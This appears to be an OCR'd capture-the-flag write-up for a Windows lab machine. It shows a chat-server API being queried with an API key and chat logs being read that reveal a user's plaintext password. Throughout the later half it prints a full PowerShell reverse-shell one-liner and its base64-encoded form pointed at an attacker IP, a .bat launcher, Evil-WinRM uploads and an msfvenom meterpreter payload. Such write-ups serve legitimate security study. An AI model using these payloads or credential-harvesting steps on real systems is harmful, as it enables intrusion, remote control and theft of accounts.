
For retrieving all the chatrooms, you can use GET method.

Request:

```
GET /api/chatrooms
```

Response:

```
{"
 rows":[
   {
 "roomname":"Sales",
 "roomusers":"Smith|1,Sam|0,John|0"
   },
   {
 "roomname":"Support"
 "roomusers":"Jashua|0,Margrett|0"
   }
     ],
 "success":true
}
```



Try putting winrm_svc to the chatroom

Update a chat room

You can use PUT method, to **update** a chat room.

Request:

PUT /api/chatrooms/*[room]*?roomname=*Sales*&roomusers=*Smith|1,Sam|0,John|0*

[room] – Previous Chat Room Name.

Response:

```
Status: 200 OK
{
"success":true
}
```

```
└─→ $curl -X PUT -H 'api-key:558R501T5I6024Y8JV3B7KOUN1A518GG' 'http://127.0.0.1:14125/api/Chiefs_Marketing_chat?roomname=Chiefs_Marketing_chat&roomusers=O.martinez|0
,A.walker|0,winrm_svc|0' -s -q
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Length Required</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Length Required</h2>
<hr><p>HTTP Error 411. The request must be chunked or have a content length.</p>
</BODY></HTML>
```

It requires length. Let's retry

```
└─→ $curl -X PUT -H 'api-key:558R501T5I6024Y8JV3B7KOUN1A518GG' -H 'Content-Length:0' 'http://127.0.0.1:14125/api/Chiefs_Marketing_chat?roomname=Chiefs_Marketing_chat&
roomusers=O.martinez|0,A.walker|0,winrm_svc|0' -s -q
{"Message":"No permissoin to access."}
```

Looks like I don't have privilege to change this room

Let's just read the chatroom log

Retrieving a chat room log

You can use GET method for retrieving a chatroom log as **HTML**.

Request:

GET /api/chatrooms/logs?*[roomkey]*=a_20160805110823@conference.com&*[fromdate]*=2018/07/24&*[todate]*=2018/07/25

[roomkey] – Chat Room Key.
[fromdate] – Start Date.
[todate] – End Date.

Response:

```
{
"logs":[
 {
"<style>*, *:before, *:after {box-sizing: border-box;}....</style><div class='room_log'>...</div>"
 },
   ],
"success":true
}
```

```
$curl -H 'api-key:558R501T5I6024Y8JV3B7KOUN1A518GG' 'http://127.0.0.1:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2018/12/31&todate=20
25/12/31' -s -q | jq .logs
"<style>\n*, *:before, *:after {\nbox-sizing: border-box;\n}\na {\ntext-decoration:none;\ncolor: black;\n}\na:link,a:visited,a:hover,a:active  {\ncolor: black;\n}\n.ro
om_log{\nfont-family: \"Open Sans\" ,Segoe UI,Calibri,Candara,Arial,sans-serif;\nfont-size: 13px;\nfont-weight: 400;\ncolor: #333;\nbackground-color: #fff;\n}\n.room_l
og p {\nmargin: 0px;\npadding: 0px;\nline-height: 20px;\n}\n.room_log #greybk {\nbackground-color: #f7f7f7;\nclear: both;\nwidth: 100%;\nfloat: left;\n}\n.room_log #wh
itebk {\nbackground-color: #fcfcfc;\nclear: both;\nwidth: 100%;\nfloat: left;\n}\n.room_log .nickname {\nclear: both;\ncolor: #A1A1A1;\nfloat: left;\nwidth: 70%;\n}\n.
room_log .currentusernickname {\nclear: both;\ncolor: #319aff;\nfloat: left;\nwidth: 70%;\n}\n.room_log .msg_time, .room_log .msg_timeorange {\npadding: 2px 0p 0px 5px
;\nclear: right;\nfloat: right;\nfont-size: 12px;\ncolor: #A1A1A1;\nwidth: 30%;\ntext-align: right;\n}\n.room_log .msg_timeorange {\ncolor: #f98c01;\n}\n.room_log .msg
_body {\ncolor: #000000;\nfloat: left;\npadding: 0px 0px 5px 5px;\nwidth: 96%;\noverflow:auto;\n}\n.room_log .msg_leftgc{\ncolor: #A1A1A1;\nfont-size: 12px;\nfloat: ri
ght;\nfont-weight: bold;\npadding-bottom: 5px;\n}\n#whitebk.msg_leftgc, #greybk.msg_leftgc{\ntext-align:right;\n}\n.room_log .msg_signout {\ncolor: #0072c6;\nfloat: ri
ght;\nfont-weight: bold;\npadding-bottom: 5px;\n}\n.room_log .unreadmsg {\nfloat: right;\npadding: 5px 6px 0px 0px;\nwidth: 18px;\n}\n.room_log .datefont {\nfont-size:
 17px;\nfont-weight: bold;\ncolor: #686667;\ntext-align: center;\nword-wrap: break-word;\n}\n.room_log .monthfont {\nfont-size: 12px;\nfont-weight: bold;\ncolor: #6866
67;\ntext-align: left;\nword-wrap: break-word;\n}\n.room_log .datebox {\nwidth: 38px;\nbackground-color: #e0e0e0;\ntext-align: center;\ntext-color: #686667;\nword-wrap
: break-word;\nfloat: right;\n}\n.room_log .dashedline {\nmargin-top: 26px;\nborder-top: 1px dashed #d8d8d8;\nbackground-color: #FFFFFF;\nheight: 1px;\nwidth: 100%;\n}
\n.room_log .highlighttext {\nbackground-color: lime;\nfont-weight: bold;\ntext-color: white;\n}\n.room_log .logfromname {\npadding-top: 4px;\nvertical-align: middle;\
ncolor: #397dba;\nclear: both;\ndisplay: box;\n}\n.room_log .logdateorange {\ncolor: #ff9104;\nfont-size: 11px;\nfont-weight: italic;\nfloat: left;\npadding-top: 5px;\
nclear: both;\nheight: 25px;\nwidth: 50%;\n}\n.room_log img.middle {\nvertical-align: middle;\n}\n.room_log img.bottom {\nvertical-align: bottom;\n}\n/*** Bullets ***/
\n.room_log .bullet {\nfloat: left;\nposition: relative;\nwidth: 5px;\nheight: 15px;\nmargin: 0px 0px 0px 15px;\noverflow: hidden;\nclear: both;\n}\n.room_log .bullet
img {\nvertical-align: middle;\nposition: absolute;\ntop: 60%;\nleft: 0px;\n}\n.room_log .bullet img.unread {\nmargin-left: -6px;\n}\n.room_log .bullet img.non-deliver
ed {\n}\n.room_log .bullet img.read {\nmargin-left: -12px;\n}\n.room_log .sep {\npadding: 0 0 0 0;\nclear: both;\n}\n/*** End Bullets ***/\n/*** Emotions ***/\n.room_l
```

It returns an html file. Save this and open it in the browser

```
$curl -H 'api-key:558R501T5I6024Y8JV3B7KOUN1A518GG' 'http://127.0.0.1:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2018/12/31&todate=20
25/12/31' -s -q | jq .logs > chat.html
┌──[REDACTED]─[~/Documents/infiltrator]
└─$firefox chat.html
```

file:///home/parrot/Documents/infiltrator/chat.html

20/02/2024
20
Feb

Chiefs_Marketing_chat: A.walker, O.martinez

A.walker Says:
02:05 AM

Hey, hope you're doing well! What tasks do you have on your plate today?

O.martinez Says:
02:06 AM

Thanks! I'm working on the new marketing campaign and reviewing the budget for Q4. How about you?

A.walker Says:
02:08 AM

Sounds busy! By the way, I need to check something in your account. Could you share your username password?

O.martinez Says:
02:09 AM


sure!

O.martinez Says:
02:09 AM


O.martinez : m@rtinez@1996!

Get o.martinez shell

I can login to the output messenger as o.martinez and see bunch of events



I can add new event with actions: run application to get reverse shell



Generate a payload from nishang

```
$c = New-Object System.Net.Sockets.TCPClient('10.10.16.53',9001);$st = $c.GetStream();[byte[]]$by = 0..65535|%{0};while(($i = $st.Read($by, 0, $by.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($by,0, $i);$sba = (iex $data 2>&1 | Out-String );$sba2  = $sba + 'PS ' + '> ';$sby = ([text.encoding]::ASCII).GetBytes($sba2);$st.Write($sby,0,$sby.Length);$st.Flush()};$c.Close()$
```

Convert it to base64

```
└─── $cat s.ps1 | iconv -t utf16le | base64 -w 0;echo
JABjACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAxADAALgAxADYALgA1ADMAJwAsADkAMAAwADEAKQA7ACQAcwB0ACAAPQAgACQAYwAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAA1AHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQALgBSAGUAYQBkACgAJABiAHkALAAgADAALAAgACQAYgB5AC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkALAAwACwAIAAkAGkAKQA7ACQAcwBiAGEAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAYgBhADIAIAAgAD0AIAAkAHMAYgBhACAAKwAgACcAUABTACAAJwAgACsAIAAnAD4AIAAnADsAJABzAGIAeQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBiAGEAMgApADsAJABzAHQALgBXAHIAaQB0AGUAKAAkAHMAYgB5ACwAMAAsACQAcwBiAHkALgBMAGUAbgBnAHQAaAApADsAJABzAHQALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAAoA
```

Put it after powershell -enc and name it as .bat file

```
powershell -enc
JABjACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAxADAALgAxADYALgA1ADMAJwAsADkAMAAwADEAKQA7ACQAcwB0ACAAPQAgACQAYwAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAA1AHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQALgBSAGUAYQBkACgAJABiAHkALAAgADAALAAgACQAYgB5AC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkALAAwACwAIAAkAGkAKQA7ACQAcwBiAGEAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAYgBhADIAIAAgAD0AIAAkAHMAYgBhACAAKwAgACcAUABTACAAJwAgACsAIAAnAD4AIAAnADsAJABzAGIAeQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBiAGEAMgApADsAJABzAHQALgBXAHIAaQB0AGUAKAAkAHMAYgB5ACwAMAAsACQAcwBiAHkALgBMAGUAbgBnAHQAaAApADsAJABzAHQALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAAoA$
```


Upload it to both victim(Application that will run) and my windows vm(Cannot select if the file does not exist) on the same location(C:\programdata is recommended since everyone can read and write here)

```
*Evil-WinRM* PS C:\programdata> upload s.bat


Info: Uploading /home/parrot/Documents/infiltrator/s.bat to C:\programdata\s.bat

Data: 1484 bytes of 1484 bytes copied

Info: Upload successful!
```



Let's set it



I can get a shell

```
└─$ rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.53] from (UNKNOWN) [10.10.11.31] 64826

PS >
```

Upgrade it to meterpreter shell

```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.16.53 lport=4444 -f exe > p.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
*Evil-WinRM* PS C:\programdata>upload p.exe

Info: Uploading /home/parrot/Documents/infiltrator/p.exe to C:\programdata\p.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
```

